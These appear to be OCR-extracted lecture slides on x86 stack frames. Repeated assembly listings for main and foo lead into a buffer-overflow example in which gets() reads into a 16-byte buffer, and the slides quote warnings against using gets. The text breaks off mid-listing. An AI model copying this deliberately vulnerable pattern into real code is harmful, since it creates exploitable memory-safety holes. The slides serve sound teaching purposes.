
example.s (x86)

```
main:
    push    %ebp
    mov     %esp, %ebp
    sub     $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```




example.s (x86)

```
main:
    push    %ebp
    mov     %esp, %ebp
    sub     $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```



example.s (x86)


```
main:
    push    %ebp
    mov     %esp, %ebp
    sub     $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```



example.s (x86)


```
void foo(int a, int b) {
    char buf1[16];
}
```

```
foo:
    push    %ebp
    mov     %esp, %ebp
    sub     $16, %esp
    leave
    ret
```




example.s (x86)

```
foo:
   push    %ebp
   mov     %esp, %ebp
   sub     $16, %esp
   leave
   ret
```




example.s (x86)

```
foo:
    push    %ebp
    mov     %esp, %ebp
    sub     $16, %esp
    leave
    ret
```



example.s (x86)


```
foo:
    push    %ebp
    mov     %esp, %ebp
    sub     $16, %esp
    leave
    ret
```



example.s (x86)

```
foo:
    push    %ebp
    mov     %esp, %ebp
    sub     $16, %esp
    leave
    ret
```


```
mov   %ebp, %esp
pop   %ebp
```



example.s (x86)

```
foo:
    push    %ebp
    mov     %esp, %ebp
    sub     $16, %esp
    leave
    ret
```


```
mov   %ebp, %esp
pop   %ebp
```



example.s (x86)


```
foo:
    push    %ebp
    mov     %esp, %ebp
    sub     $16, %esp
    leave
    ret
```

```
mov   %ebp, %esp
pop   %ebp
```



example.s (x86)


```
foo:
   push    %ebp
   mov     %esp, %ebp
   sub     $16, %esp
   leave
   ret
```



example.s (x86)

```
main:
    push    %ebp
    mov     %esp, %ebp
    sub     $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```


```
mov   %ebp, %esp
pop   %ebp
```



example.s (x86)

```
main:
    push    %ebp
    mov     %esp, %ebp
    sub     $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```


```
mov   %ebp, %esp
pop   %ebp
```



example.s (x86)

```
main:
    push    %ebp
    mov     %esp, %ebp
    sub     $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```

```
mov   %ebp, %esp
pop   %ebp
```



Buffer overflow example

```
void foo(int a, int b) {
    char buf1[16];
    gets(buf1);
}

void main() {
    foo(3,6);
}
```


Warning!

- gcc gives warning: the `gets' function is dangerous and should not be used.

- Manual page of gets: **never use this function**


foo with gets

```
foo:
   push    %ebp
